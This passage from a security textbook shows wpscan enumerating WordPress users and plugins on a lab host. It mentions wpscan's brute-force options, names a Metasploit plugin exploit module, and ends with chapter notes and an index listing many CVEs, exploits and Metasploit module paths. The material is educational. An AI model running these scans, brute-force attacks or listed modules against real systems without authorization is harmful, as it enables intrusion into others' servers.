[+] Enumerating installed plugins (only ones with known vulnerabilities) ...
... Output Deleted ...
[+] No plugins found
[+] Enumerating installed themes (only ones with known vulnerabilities) ...
... Output Deleted ...
[+] No themes found
[+] Enumerating timthumb files ...
... Output Deleted ...
[+] No timthumb files found

[+] Enumerating usernames ...
[+] We identified the following 4 users:
+---+-----+-----+
| ID | Login      | Name           |
+---+-----+-----+
| 1  | admin       | admin          |
| 2  | alovelace   | Ada Lovelace    |
| 3  | efriedman   | Elizabeth Smith Friedman |
| 4  | magnesi     | Maria Agnesi    |
+---+-----+-----+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Mon Sep 3 14:54:45 2018
[+] Elapsed time: 00:00:08
[+] Requests made: 4929
[+] Memory used: 91.582 MB
```

This scan came to the same (incorrect) conclusion that this server is running WordPress 4.6.12 rather than 4.6.0. On the other hand, this scan was able to do much more. By reading the RSS feed, it determined three of the users of the system, and its username enumeration found all four users (*cf.* Figure 21-17). The scan identified the theme that was in use. It did not identify the presence of the Simple Login Log plugin, as it has no known vulnerabilities. If the scan is rerun looking for plugins, then the plugin will be noted.

```
root@kali-2016-2-u:~# wpscan --url aludra.stars.example/wordpress
--enumerate p

... Output Deleted ...

[+] We found 2 plugins:

[+] Name: akismet - v4.0.8
| Latest version: 4.0.8 (up to date)
| Last updated: 2018-06-19T18:18:00.000Z
| Location: http://aludra.stars.example/wordpress/wp-content/plugins/akismet/
| Readme: http://aludra.stars.example/wordpress/wp-content/plugins/akismet/
| readme.txt

[+] Name: simple-login-log - v1.1.3
| Latest version: 1.1.3 (up to date)
| Last updated: 2017-11-10T04:32:00.000Z
| Location: http://aludra.stars.example/wordpress/wp-content/plugins/simple-
| login-log/
| Readme: http://aludra.stars.example/wordpress/wp-content/plugins/simple-login-
| log/readme.txt
[!] Directory listing is enabled: http://aludra.stars.example/wordpress/wp-
| content/plugins/simple-login-log/

... Output Deleted ...
```

An attacker can also use wpscan as a brute force password attacker using the `--usernames` (or `--username`) and the `--wordlist` flags.

Metasploit Modules

With more than 54,000 WordPress plugins, it is not surprising that many of these plugins have exploitable vulnerabilities present in Metasploit. Most of the exploitable plugins are specialized and cater to specific needs. As an example, the Metasploit module auxiliary/admin/http/`wp_easycart_privilege_escalation` affects the WordPress WP EasyCart plugin from version 1.1.30 to 3.0.20. EasyCart is a platform to enable shopping on a WordPress site. The WordPress plugins site <https://wordpress.org/plugins/wp-easycart/> reports that there are 4,000+ active

installations for this plugin. The source code browser at <https://plugins.trac.wordpress.org/browser/wp-easycart> currently includes only versions 1.2.16, 2.1.36, and versions beginning with 3.0.29. It is unlikely at this point that a vulnerable version exists in the wild. A list of Metasploit modules that can attack WordPress plugins is included in the online supplement at <https://www.apress.com/us/book/9781484242933>.

Notes and References

Although the text shows how to install phpMyAdmin on a wide range of systems, the process is not always without its problems; for example, I have found it difficult to get phpMyAdmin running on CentOS 5 when PHP is running as CGI.

When installing phpMyAdmin via apt on very recent Mint or Ubuntu systems, the install script expects the database root user to have a blank password.

Documentation for phpMyAdmin is available from the project web site at http://www.phpmyadmin.net/home_page/docs.php, including a wiki at https://wiki.phpmyadmin.net/pma>Welcome_to_phpMyAdmin_Wiki and downloadable documentation at <https://readthedocs.org/projects/phpmyadmin/downloads/>.

Data for the relative popularity of content management systems, including WordPress and Joomla!, comes from http://w3techs.com/technologies/overview/content_management/all.

Joomla! has excellent documentation at <https://docs.joomla.org/>, including a security checklist at https://docs.joomla.org/Security_Checklist.

The chapter provides only a ludicrously brief introduction to the use of Joomla!; readers interested in actually using it are well advised to consult references like

- *Joomla 3 Explained: Your Step-by-Step Guide to Joomla*, Stephen Burge.
Independently published, June 2017.

Documentation for WordPress is available from <https://codex.wordpress.org/>; this includes a guide to harden WordPress at http://codex.wordpress.org/Hardening_WordPress.

This chapter's introduction to WordPress is also ludicrously brief.

Index

A

ac command, 125
accesschk, 570
Account lockout, 609, 709
acct, 125
Active Directory
 computers
 Linux systems, 251
 OpenSuSE systems, 250
 Windows systems, 250
 data files, 238
 group policy (*see* Group policy)
 groups, 258, 265
 delegation, 265
 distribution groups, 265
 security groups, 265
 installation, 235
 Windows Server 2008 R2, 239
 Windows Server 2012 and later, 235
 without GUI, 331
OU (*see* Organizational unit (OU))
Remote Server Administration Tools
 (*see* Remote Server
 Administration Tools)
schema, 622
users
 adding users, 257
Active Directory Explorer, 355
Active Directory Users and Computers
 (tool), 257

Adobe Flash Player, 28
 installation
 CentOS, 30
 Mint, 35
 OpenSuSE, 32
 Ubuntu, 34
 Windows, 45
 default installed
 version, 77
AdsiEdit, 623
anacron, 442
Apache
 a2disconf, 728
 a2dismod, 728, 730
 a2dissite, 728
 a2enconf, 728
 a2enmod, 728, 730, 744, 995
 a2ensite, 728, 755, 757
 basic authentication (*see* Basic
 authentication)
 CGI scripts, 743
 directive
 AccessFileName, 741
 Action, 987, 992
 AddHandler, 987, 991–992
 Alias, 742
 AllowOverride, 741, 774
 AuthName, 774
 AuthType, 774
 AuthUserFile, 774
 CustomLog, 749

INDEX

Apache (*cont.*)

 DefaultType, 728
 Directory, 732
 DirectoryIndex, 727–728, 991
 DocumentRoot, 727–728
 ErrorLog, 748
 FilesMatch, 987, 991
 IfModule, 732, 740
 Limit, 742
 LimitExcept, 742
 Listen, 753
 LoadModule, 729
 Location, 732
 LogFormat, 748
 NameVirtualHost, 752–753
 Options, 741
 Order, 733
 Redirect, 768
 Require, 733
 ScriptAlias, 744, 987, 992
 ServerAdmin, 727–728
 ServerName, 727–728
 ServerRoot, 726–727
 SetHandler, 732
 SSLCertificateFile, 761
 SSLCertificateKeyFile, 760
 SSLCipherSuite, 758
 SSLEngine, 759
 SSLHonorCipherOrder, 759
 SSLProtocol, 757
 TransferLog, 750
 UserDir, 740
 VirtualHost, 754
htpasswd, 772, 774
install, 721
 CentOS, 722, 726
 Mint, 724, 728
 OpenSuSE, 723, 727

Ubuntu, 724, 728
Windows, 725
log, 747
 access log, 748
 error log, 748
ModSecurity (*see* ModSecurity)
module, 725, 729
 alias, 744
 CGI, 743
 mod_deflate, 963
 mod_evasive, 843, 856
 SSL, 756
 status, 729
 user directories, 737
redirection, 767
version, 721, 725
virtual host, 752
apache2ctl, *see* apachectl
apachectl, 726, 735, 985
AppArmor, 713, 719
appcmd, IIS, 799
Application whitelisting
 software restriction policies (*see*
 Software restriction policies)
AppLocker, 275, 645
apt, 24
 apt-cache, 24
 apt-get, 24
 Kali, 24
 Mint, 24
 repository, 22
 main, 22, 898
 multiverse, 23
 restricted, 23
 universe, 23, 777, 898, 1046
 search, 24
 sources.list, 22
 Ubuntu, 22

apt-cache, *see* apt, apt-cache
 apt-get, *see* apt, apt-get
 aptitude, 208, 718, 982
 apxs, 844
 Armitage, 52, 115
 teamserver, 117
 Audit policy (Windows), *see* Log
 Windows, audit policy
 auditd, 466, 503
 rules, 467
 custom, 467
 pre-built, 469
 auditpol.exe, 478–479, 489, 537
 aureport, 123, 466
 ausearch, 470
 authorized_keys, 660–661
 Autoruns, 584, 591, 594, 597, 604
 phpMyAdmin, 1056
 Python, 842
 SMB, 378, 709
 block with account lockout, 709
 block with pdbedit, 709
 SSH, 668
 block with SSHGuard, 676
 web, 837, 842
 block with Dynamic
 Restrictions, 846
 block with mod_evasive, 843
 WordPress, 1094
 Burp Suite, 835, 856, 1058, 1075
 brute force attack, 837
 Intruder, 837
 web proxy, 835

B

Base64, 515, 775, 840
 bash_history, 124
 bash_profile, 552
 bashrc, 555
 Basic authentication, 772, 804
 BIND
 configuration file, 168
 denial of service attack, 201
 install, 166
 version reporting, 198
 bind9, 178
 Bloodhound, 416
 Brown, Chris, 647
 Brute force attack
 active directory domain account, 378
 Burp Suite, 837
 Joomla!, 1074
 MySQL and MariaDB, 938

C

CentOS, 11
 download, 45
 EPEL, 787
 firewall, 13
 host name, 11
 networking, 11
 graphical tools, 12
 SELinux, 14, 740, 756
 yum (*see* yum)
 Certificate
 Windows system, 806
 certreq, 809
 certutil, 809
 chkconfig, 25, 181
 Cobalt Strike, 115
 Common Information Model
 (CIM), 293
 Common Vulnerabilities and
 Exposures, *see* CVE

INDEX

- Computer Fraud and Abuse Act, [52](#)
Controlled Access Protection Profile (CAPP), [469](#)
cron, [441](#)
 crontab, [445](#)
 persistence, [557](#)
 system cron jobs, [441, 557](#)
 user cron jobs, [443, 558](#)
CVE, [52](#)
 CVE 2003-0190, [671](#)
 CVE 2005-3252, [975](#)
 CVE 2006-5229, [671](#)
 CVE 2007-2925, [211](#)
 CVE 2010-1876, [63](#)
 CVE 2010-3971, [63](#)
 CVE 2011-0611, [77](#)
 CVE 2011-1996, [63](#)
 CVE 2011-3544, [86](#)
 CVE 2012-0056, [425](#)
 CVE 2012-0507, [86](#)
 CVE 2012-1723, [86](#)
 CVE 2012-1823, [1027](#)
 CVE 2012-2122, [940](#)
 CVE 2012-3993, [71](#)
 CVE 2012-4681, [86](#)
 CVE 2012-4792, [63](#)
 CVE 2012-4969, [64](#)
 CVE 2012-5076, [87](#)
 CVE 2012-5088, [87](#)
 CVE 2012-5613, [942](#)
 CVE 2012-5615, [937](#)
 CVE 2013-0422, [87](#)
 CVE 2013-0431, [87](#)
 CVE 2013-0643, [78](#)
 CVE 2013-0757, [71](#)
 CVE 2013-0758, [71](#)
 CVE 2013-1300, [366](#)
 CVE 2013-1347, [64](#)
 CVE 2013-1488, [88](#)
 CVE 2013-1493, [87](#)
 CVE 2013-1710, [71](#)
 CVE 2013-1763, [425](#)
 CVE 2013-2094, [426, 433](#)
 CVE 2013-2423, [88](#)
 CVE 2013-2460, [88](#)
 CVE 2013-2465, [88](#)
 CVE 2013-2551, [64](#)
 CVE 2013-3163, [64–65, 109](#)
 CVE 2013-3238, [1061](#)
 CVE 2013-3660, [365](#)
 CVE 2013-3881, [366](#)
 CVE 2013-3897, [64](#)
 CVE 2014-0038, [426](#)
 CVE 2014-0160, [846](#)
 CVE 2014-0322, [65](#)
 CVE 2014-0497, [78](#)
 CVE 2014-0515, [78](#)
 CVE 2014-0556, [78](#)
 CVE 2014-0569, [79](#)
 CVE 2014-1353, [426](#)
 CVE 2014-1510, [71](#)
 CVE 2014-1511, [71](#)
 CVE 2014-4113, [366](#)
 CVE 2014-6271, [850, 896](#)
 CVE 2014-6332, [65](#)
 CVE 2014-7723, [1081](#)
 CVE 2014-8440, [79](#)
 CVE 2014-8636, [72](#)
 CVE 2015-0002, [366](#)
 CVE 2015-0138, [79](#)
 CVE 2015-0311, [79](#)
 CVE 2015-0313, [80](#)
 CVE 2015-0336, [80](#)
 CVE 2015-0359, [80](#)
 CVE 2015-0802, [72](#)
 CVE 2015-0816, [72](#)

- CVE 2015-1318, [426](#)
- CVE 2015-1325, [426](#)
- CVE 2015-1328, [422, 427](#)
- CVE 2015-1701, [366](#)
- CVE 2015-1862, [426](#)
- CVE 2015-3043, [81](#)
- CVE 2015-3090, [80](#)
- CVE 2015-3105, [81](#)
- CVE 2015-3113, [81](#)
- CVE 2015-5119, [81](#)
- CVE 2015-5122, [81](#)
- CVE 2015-5477, [201](#)
- CVE 2015-7857, [1082](#)
- CVE 2015-8562, [1079](#)
- CVE 2015-8660, [422, 427](#)
- CVE 2016-0040, [366](#)
- CVE 2016-0051, [366](#)
- CVE 2016-0099, [367](#)
- CVE 2016-2776, [201](#)
- CVE 2016-4557, [422](#)
- CVE 2016-5195, [434](#)
- CVE 2016-5734, [1061](#)
- CVE 2016-6210, [671](#)
- CVE 2016-8655, [422](#)
- CVE 2016-8869, [1081](#)
- CVE 2016-8870, [1081](#)
- CVE 2016-9079, [72](#)
- CVE 2017-0143, [53](#)
- CVE 2017-7494, [710](#)
- CVE 2017-8917, [1082](#)
- CVE 2017-9757, [896](#)

- D**
- Database
 - test data, [945](#)
- dcpromo.exe, [239, 272, 333](#)
- Delpy, Benjamin, [399, 417, 566](#)
- dev/tcp (/dev/tcp), [450, 826](#)
- Device Guard, [275](#)
- dig, [167, 189](#)
 - address query, [190](#)
 - any query, [191](#)
 - host name query, [189](#)
 - response fields, [190](#)
 - server, [192](#)
 - version query, [193](#)
 - zone transfer, [193](#)
- DigiNotar, [764](#)
- Directory Services Restore Mode (DSRM), [237](#)
- Dirty COW, *see Exploit, Linux privilege escalation, Dirty COW*
- dll hijacking, [376, 533](#)
- DNS Amplification attack, [205, 210, 245](#)
- DNS Manager, [240, 629](#)
 - conditional forwarder, [244](#)
 - forward zone, [240](#)
 - recursion, [245](#)
 - reverse zone, [241](#)
 - server forwarding, [244](#)
- DNS Server
 - BIND, [165](#)
 - Windows, [240](#)
- dnscmd, [243, 629](#)
- Domain Controller
 - creation, [236, 239](#)
 - without GUI, Windows Server 2008 R2, [333](#)
 - without GUI, Windows Server 2012 and later, [331](#)
 - second, [272](#)
 - Drive mapping, [280, 694](#)
 - dsquery, [592](#)
 - Dunwoody, Matthew, [646](#)

INDEX

E

- Edge, 43
- Egress filter, 872
 - mapping, 889
- Empire, 416, 646
- Environment variable
 - _PSLockdownPolicy, 578
 - unset, 580
- EPEL (Extra Packages for Enterprise Linux), 787
- etc/passwd (/etc/passwd), 436, 443
- etc/shadow (/etc/shadow), 437, 443, 449
- EternalBlue, *see* Exploit, EternalBlue
- Ethics, 51
- Ettercap, 827
 - ARP poisoning, 829
 - SSL certificate, 828
 - SSLStrip, 833
- eventcreate, 487, 492
- Event Viewer, 183, 246, 286, 477, 481, 491, 599
 - custom view, 481, 571, 625
 - scheduled tasks, 599
 - sysmon, 494, 504
- Exploit
 - Adobe Flash Player, 77
 - Adobe Flash opaqueBackground Use After Free, 81
 - Adobe Flash Player 10.2.153.1
 - SWF Memory Corruption Vulnerability, 77
 - Adobe Flash Player ByteArray
 - UncompressViaZlibVariant Use After Free, 79
 - Adobe Flash Player ByteArray Use After Free, 81
 - Adobe Flash Player ByteArray With Workers Use After Free, 80
- Adobe Flash Player casi32 Integer Overflow, 79
- Adobe Flash Player copyPixelsToByteArray Method Integer Overflow, 78
- Adobe Flash Player domainMemory ByteArray Use After Free, 80
- Adobe Flash Player Drawing Fill Shader Memory Corruption, 81
- Adobe Flash Player Integer Underflow Remote Code Execution, 78
- Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow, 81
- Adobe Flash Player NetConnection Type Confusion, 80
- Adobe Flash Player PCRE Regex Vulnerability, 79
- Adobe Flash Player Regular Expression Heap Overflow, 78
- Adobe Flash Player Shader Buffer Overflow, 78, 154
- Adobe Flash Player ShaderJob Buffer Overflow, 80
- Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory, 79, 82, 118
- BIND
 - BIND TKEY Query Denial of Service, 201
 - TSIG, 204
- cron, 446
- DROWN, 758
- EternalBlue, 53, 639
 - Snort, 980
- Eternal Red, 710
- file server (SMB)

- share detection, 705
- user detection, 708
- version detection, 704
- Firefox, 71
 - credentials, extraction from browser, 823
 - Firefox 5.0-15.0.1 __exposedProps__ XCS Code Execution, 71, 137
 - Firefox 17.0.1 Flash Privileged Code Injection, 71
 - Firefox nsSMILTimeContainer::NotifyTimeChange() RCE, 72
 - Firefox PDF.js Privileged Javascript Injection, 72
 - Firefox Proxy Prototype Privileged Javascript Injection, 72
 - Firefox toString console.time Privileged Javascript Injection, 71
 - Firefox WebIDL Privileged Javascript Injection, 71
 - Firefox 5.0-15.0.1 __exposedProps__ XCS Code Execution, 431
 - Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution, 72
- Heartbleed, 846
- Internet Explorer, 62
 - credentials, extraction from browser, 821
 - MS11-003 Microsoft Internet Explorer CSS Recursive Import Use After Free, 63
 - MS11-081 Microsoft Internet Explorer Option Element Use-After-Free, 63
 - MS12-037 Microsoft Internet Explorer Fixed Table Col Span Heap Overflow, 63
- MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability, 64
- MS13-008 Microsoft Internet Explorer CButton Object Use-After-Free Vulnerability, 63
- MS13-037 Microsoft Internet Explorer COALineDashStyleArray Integer Overflow, 64, 118
- MS13-038 Microsoft Internet Explorer CGenericElement Object Use-After-Free Vulnerability, 64
- MS13-055 Microsoft Internet Explorer CAnchorElement Use-After-Free, 64–65, 109, 151
- MS13-080 Microsoft Internet Explorer CDisplayPointer Use-After-Free, 64
- MS14-012 Microsoft Internet Explorer CMarkup Use-After-Free, 65
- MS14-064 Microsoft Internet Explorer Windows OLE Automation Array Remote Code Execution, 65, 118
- IPFire
 - IPFire 2.19 Remote Code Execution, 894
 - IPFire Bash Environment Variable Injection, 896
 - IPFire proxy.cgi RCE, 896
 - IPFire proxy.cgi RCE (Oinkcode), 896
- Java, 86
 - Java 7 Applet Remote Code Execution, 86

INDEX

- Exploit (*cont.*)
 - Java Applet
 - AverageRangeStatisticImpl
 - Remote Code Execution, [87](#)
 - Java Applet Driver Manager
 - Privileged `toString()` Remote Code Execution, [88](#)
 - Java Applet Field Bytecode
 - Verifier Cache Remote Code Execution, [86](#)
 - Java Applet JAX-WS Remote Code Execution, [87-88](#), [131](#), [160](#)
 - Java Applet JMX Remote Code Execution, [87](#)
 - Java Applet Method Handle Remote Code Execution, [87](#)
 - Java Applet ProviderSkeleton
 - Insecure Invoke Method, [88](#), [93](#)
 - Java Applet Reflection Type
 - Confusion Remote Code Execution, [88](#)
 - Java Applet Rhino Script Engine
 - Remote Code Execution, [86](#)
 - Java AtomicReferenceArray Type
 - Violation Vulnerability, [86](#)
 - Java CMM Remote Code Execution, [87](#)
 - Java `storeImageArray()`
 - Invalid Array Indexing
 - Vulnerability, [88](#)
- Joomla!
 - Joomla Account Creation and Privilege Escalation, [1081](#)
 - Joomla Akeeba Kickstart
 - Unserialize Remote Code Execution, [1081](#)
 - Joomla Component Fields SQLi
 - Remote Code Execution, [1082](#)
- Joomla Content History
 - SQLi Remote Code Execution, [1082](#)
- Joomla HTTP Header
 - Unauthenticated Remote Code Execution, [1079](#)
- Linux privilege escalation
 - AF_PACKET chocobo_root Privilege Escalation, [422](#)
 - Apport CVE-2015-1318 Local Privilege Escalation
 - Vulnerability, [426](#)
 - Apport CVE-2015-1325 Local Privilege Escalation
 - Vulnerability, [426-427](#)
 - Dirty COW, [434](#), [452](#)
 - Linux BPF Local Privilege Escalation, [422](#)
 - Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64)-Netfilter target_offset Out-of-Bounds Privilege Escalation, [427](#)
 - Linux Kernel 'compat_sys_recvmsg()' Function Local Memory Corruption
 - Vulnerability, [426](#)
 - Linux Kernel CVE-2012-0056 Local Privilege Escalation
 - Vulnerability, [425](#)
 - Linux Kernel CVE-2013-1763 Local Privilege Escalation Vulnerability, [425](#)
 - Linux Kernel CVE-2013-2094 Local Privilege Escalation
 - Vulnerability, [425](#)
 - Linux Kernel CVE-2014-3153 Local Privilege Escalation
 - Vulnerability, [426](#)

- Linux Kernel ‘fs/overlayfs/inode.c’
 - Local Privilege Escalation
 - Vulnerability, [427](#)
- Overlayfs Privilege Escalation, [422](#)
- SUID NMap, [448](#)
- Ubuntu Linux CVE-2015-1328 Local Privilege Escalation
 - Vulnerability, [427](#)
- Man in the Middle, [827](#)
- MySQL
 - MySQL-Authentication Bypass, [940](#)
 - MySQL-Unauthenticated Remote User Enumeration, [937](#)
 - Oracle MySQL for Microsoft Windows FILE Privilege Abuse, [942](#)
- pass the hash (*see* Pass the hash)
- PHP
 - include vulnerabilities, [1016](#)
 - PHP CGI argument injection, [1027](#)
 - remote include vulnerabilities, [1019](#)
- phpMyAdmin
 - phpMyAdmin Authenticated Remote Code Execution, [1061](#)
 - phpMyAdmin Authenticated Remote Code Execution via preg_replace, [1061](#)
- Poodle, [758](#)
- SambaCry, [710](#)
- Shellshock, [850](#)
- UAC bypass (*see* User Account Control, bypass)
- Windows privilege escalation, [364](#)
 - always install elevated, [372](#)
 - dll hijacking, [376](#)
 - getsystem, [365, 371](#)
 - Hot Potato, [417](#)
 - local administrator password, [373](#)
- MS15-001 Microsoft Windows NtApphelpCacheControl Improper Authorization Check, [366, 369](#)
- MS16-016 mrxdav.sys WebDav Local Privilege Escalation, [366](#)
- MS16-032 Secondary Logon Handle Privilege Escalation, [367](#)
- psexec, [364](#)
- Windows ClientCopyImage Win32k Exploit, [366](#)
- Windows
 - EPATHOBJ::pprFlattenRec Local Privilege Escalation, [365](#)
- Windows Escalate Task Scheduler XML Privilege Escalation MS10-092 scheleveator, [417](#)
- Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei), [366](#)
- Windows TrackPopupMenuEx Win32k NULL Page, [366](#)
- Windows TrackPopupMenuEx Win32k NULL Page MS13-081, [417](#)
- Windows TrackPopupMenu
 - Win32k NULL Pointer Dereference, [366](#)
- Windows WMI Receive Notification Exploit, [366](#)
- ExploitDB, [425, 893](#)

F

- fail2ban, [718](#)
- Falde, Kurt [578](#)
- File server, [687](#)
 - Samba, [698](#)
 - configuration, [699](#)

INDEX

File server (*cont.*)
 install, 698
 log, 701
 user, 702
SMB, 687
 individual file shares, 695

File share
 Windows
 LAPS, 621
 sysmon, 500

Firefox
 crash, 119
 download, 46
 Linux, 28
 master password, 826
 proxy use, 835, 872
 safe mode, 119
 Windows, 43

Firewall, 857
 CentOS, 13
 IPFire (*see* IPFire)
 Mint, 18
 network topology, 857
 OpenSuSE, 16
 Ubuntu, 18
 Windows, 43
 command line (*see* netsh)
 netsh (*see* netsh)
 ping, 43
 remote management, 286, 329
 source IP rules, 633

Forwarders, 199

Fry, Chris, 564

FTP
 client, 686
 server, 684
 vsftpd (*see* vsftpd)

G

Gaffie, Laurent, 388
gcc, 429
gdb, 511
getent (Linux command), 124
getsystem, *see* Meterpreter, command,
 getsystem
Golden ticket, 546, 566
 Metasploit, 551
gpedit.msc, 267
gpupdate, 269
Graeber, Matt, 581, 646
Group policy, 267
 default domain controllers policy, 268
 default domain policy, 268, 608
 example
 account lockout, 609, 709
 advanced audit policy
 configuration, 481, 489, 586,
 595, 599
 always install with elevated
 privileges, 372
 audit filtering platform
 connection, 624
 deny access to the computer from
 the network, 619
 directory creation, 269
 directory permissions, set, 600
 drive mapping, 694
 firewall, remote IP address, 633
 firewall remote management, 286
 LAPS, 621
 LLMNR disable, 625
 local administrator account,
 rename, 618
 local administrator password, 373
 logon, number to cache, 610

- NTLM, restrict outgoing traffic, 610
- PowerShell execution policy, 576
- proxy use, 872
 - `_PSLockdownPolicy`, 578
- remote desktop, enable, 713
- remote desktop, network level
 - authentication, 715
- remote registry, enable, 283
- RPC, allow, 285
- scheduled tasks, block, 599
- SMB, allow, 278
- software restriction policies, 270
- Windows Defender, disable, 39, 272
- Windows Update, disable, 49
- WinRM, enable, 290
- gpupdate (*see* gpupdate)
- level, 267
- preferences, 896
- Group Policy Management (tool), 268

H

- Hash
 - Blowfish, 437
 - cached, 397, 610
 - cracking
 - John the Ripper (*see* John the Ripper)
 - DCC2 (Domain Cached Credentials (version 2)), 398, 404, 610
 - 3DES, 437
 - domain capture, 414
 - LM, 396, 413
 - local capture, 395
 - MD5, 437
 - Mimikatz, 400
 - MSCash2, 398, 404, 406
 - MySQL, 919

I

- NetNTLM, 383, 390, 394–395, 404, 610, 625
- network capture, 381
 - link, 394
 - SMB, 381
- NTLM, 396, 400, 404, 406, 413, 415
- pass (*see* Pass the hash)
- Samba, 713
- SHA-256, 437
- SHA-512, 437, 451
- Hashcat, 417
- Heartbleed, *see* Exploit, Heartbleed
- HeidiSQL, 907
- history, 124
- Host name
 - CentOS, 11
 - Mint, 18
 - OpenSuSE, 14
 - Ubuntu, 16
- hostnamectl, 11, 16, 18
- htpasswd, Apache, 772, 774
- HTTP manual connection, 768, 795, 803
- HTTPS manual connection, 769
- Hydra, 670

INDEX

- IIS (*cont.*)
 roles, 790
 SSL/TLS, 805
 certificate signing request, 807–808
 certificates, 805
 cipher, 810
 protocol, 810
 self-signed certificate, 806, 808
 signed certificate, 807, 809
 signing server, trust, 807–808
version, 789
web site, 793
 access control, 801
 authentication, 804
 bindings, 794
 compression, 963
 default document, 797
 directory request, 797
 error messages, 797
 redirection, 811
 request filtering, 803
 virtual directory, 798
 web.config, 801
IISCrypto, 811
IKEEXT, 376
Impacket, 321, 638
in-addr.arpa. (.in.addr.arpa.), 173, 244
Incognito, *see* Metasploit, Incognito
Integrity level, *see* Process integrity level
Internet Explorer, 43
 proxy use, 871
Internet Information Services (IIS), *see* IIS
Intrusion detection system (IDS), *see*
 Snort
IPFire, 857, 859
 alias, 867
 attacking IPFire, 891
 DHCP server, 861, 864
egress filtering, 872
firewall rule, 865
install, 860
log, 875
network traffic rules, 863
proxy, 870
time, 874
web interface, 861
- J**
- Java, 28
download, 46
exploit (*see* Exploit, Java)
installation
 CentOS, 28
 Mint, 35
 OpenSuSE, 31
 Ubuntu, 33
Java Update Scheduler, 44
malware, 513
release date, 46
security settings, 94
Windows, 44
- John the Ripper, 404, 417
- DCC2 (Domain Cached Credentials
(version 2)), 406
/etc/shadow, 451
htpasswd, 773
mode, 404
MSCash2, 406
MySQL, 941
NetNTLM, 404
NTLM, 406
Samba, 713
SSH passphrase, 674
- Joomla!, 1064
 attack, 1073

install, 1064
 CentOS, 1065
 IIS, 1069
 OpenSuSE, 1070
 Ubuntu, 1067
 XAMPP, 1068
 log, 1072
 scan, 1077
 user, 1072
 joomscan, 1078
 journalctl, systemd-journald, 460

K

Kali, 11
 apt, 24
 networking, 18
 network mirror, 24
 Kerberos Golden ticket, *see* Golden ticket
 Key
 OpenSSH client (*see* OpenSSH (client), key)
 OpenSSH server (*see* OpenSSH (server), key)
 OpenSSL (*see* OpenSSL)
 size recommendations, 658
 klist, 549
 krbtgt, 547

L

Labeled Security Protection Profile (LSPP), 469
 Lambert, John, 638
 LAMP stack, 983
 last, 122
 lastcomm, 125

Lateral movement, 409, 632
 psexec, 410
 RPC/DCOM, 417
 Link-Local Multicast Name Resolution (LLMNR), 278
 disable, 625
 Linux
 access Windows file shares, 695
 determine version, 421
 LLMNR poisoning, 384, 630
 Responder, 388
 Local administrator account, 618
 Local administrator password, 373
 Local Administrator Password Solution (LAPS), 620, 647
 Local Security Authority Subsystem (LSASS), 611
 Log
 Apache, 747
 access log, 748
 error log, 748
 IIS
 PHP, 1011
 IPFire, 875
 Joomla!, 1072
 Linux, 455
 auditd (*see* auditd)
 rotate, 475
 rsyslog (*see* rsyslog)
 Samba, 701
 spoof, 465, 474
 syslog, 456 (*see also* syslog (standard); syslog (daemon))
 systemd (*see* systemd-journald)
 ModSecurity, log, 778
 PHP
 IIS, 1010
 remote, 472

INDEX

- Log (*cont.*)
 Snort, 957, 977
 Windows, 477
 application log, 183, 478, 486
 audit filtering platform
 connection, 624, 634, 640, 647
 audit policy, 478
 DNS, 246
 DNS queries, 247
 event collector, 491
 Event Viewer (*see* Event Viewer)
 file access, 487, 586
 forwarded events, 492
 group policy, 481
 local security policy, 478
 network use, 624
 PowerShell, 482
 psexec, 635
 registry, 595
 remote, 491
 rotate, 490
 security log, 478, 481–482, 484–486
 send to Linux, 501
 setup log, 478
 SMB, 634
 software restriction policies, 571
 subscription, 491
 Sysmon (*see* Sysmon)
 system log, 478, 486
 task scheduler, 599
 task scheduler logs, 599
 WinRM, 640
 WMI, 642
- logger, 465
logonsessions, 142, 151, 154
logrotate, 475
LSA protection, 612
lsb_release, 23
- lsof, 128, 133, 139
Lua, 449
Lynx, 736
- ## M
- Malware, 96, 507
Java
 creating with msfvenom, 513
Linux
 creating with Metasploit, 100
 creating with msfvenom, 508
 moving between systems, 508
 msfvenom (*see* msfvenom)
 PowerShell, 540
Python
 creation with msfvenom, 514
Veil (*see* Veil)
web delivery, 539
Windows
 creating with Metasploit, 96
 creating with msfvenom, 516, 522
 creating with Veil-Evasion, 520
 dll, 533
 service, 534
- Mandiant, 416
Man in the Middle, exploit, 827
MariaDB, *see* MySQL and MariaDB
Marlinspike, Moxie, 833
mbstring, 1048
Metasploit, 52
 architecture on the target, 113
auxiliary
 admin/http/joomla_registration_
 privesc, 1081
 dos/dns/bind_tkey, 201
 dos/dns/bind_tsig, 201, 204
 scanner/dns/dns_amp, 230, 245

scanner/http/joomla_version, 1077
scanner/mysql/mysql_login, 938
scanner/mysql/mysql_version, 936
scanner/portscan/tcp, 230, 887, 890
scanner/smb/smb_enumshares, 705
scanner/smb/smb_login, 379,
 484, 884
scanner/smb/smb_version, 704
scanner/ssh/ssh_enumusers, 671
scanner/ssh/ssh_login, 668
scanner/ssl/openssl_heartbleed, 847
server/capture/smb, 381,
 385–386, 394
server/dhclient_bash_env, 851
server/socks4a, 888, 892
spoof/nbns/nbns_response, 386
background job, 69, 99
command
 creds, 396
 db_export, 396
 db_import, 228
 db_nmap, 228
 db_status, 54
 exit, 62
 exploit, 59
 generate, 97, 429, 507
 handler, 98
 help, 101
 hosts, 229, 350
 info, 54
 jobs, 103
 options, 57
 resource, 521, 529
 route, 886, 892
 run, 59
 services, 229
 sessions, 61, 70, 102
 set, 56
show payloads, 56
to_handler, 99
use, 54
workspace, 228
creating additional sessions, 111
database, 53, 228, 882, 937, 940
exploit
 linux/http/ipfire_bashbug_exec, 896
 linux/http/ipfire_oinkcode_exec, 896
 linux/http/ipfire_proxy_exec, 896
 linux/ids/snortopre, 975
 linux/local/af_packet_chocobo_
 root_priv_esc, 422
 linux/local/bpf_priv_esc, 422
 linux/local/cron_persistence, 559
 linux/local/libuser_roothelper_
 priv_esc, 452
 linux/local/netfilter_priv_esc_
 ipv4, 452
 linux/local/overlayfs_priv_esc,
 422–423, 452
 linux/local/service_persistence, 561
 linux/samba/is_known_
 pipeline, 710
multi/browser/adobe_flash_
 hacking_team_uaf, 81
multi/browser/adobe_flash_
 nellymoser_bof, 81
multi/browser/adobe_flash_net_
 connection_confusion, 80
multi/browser/adobe_flash_
 opaque_background_uaf, 81
multi/browser/adobe_flash_pixel_
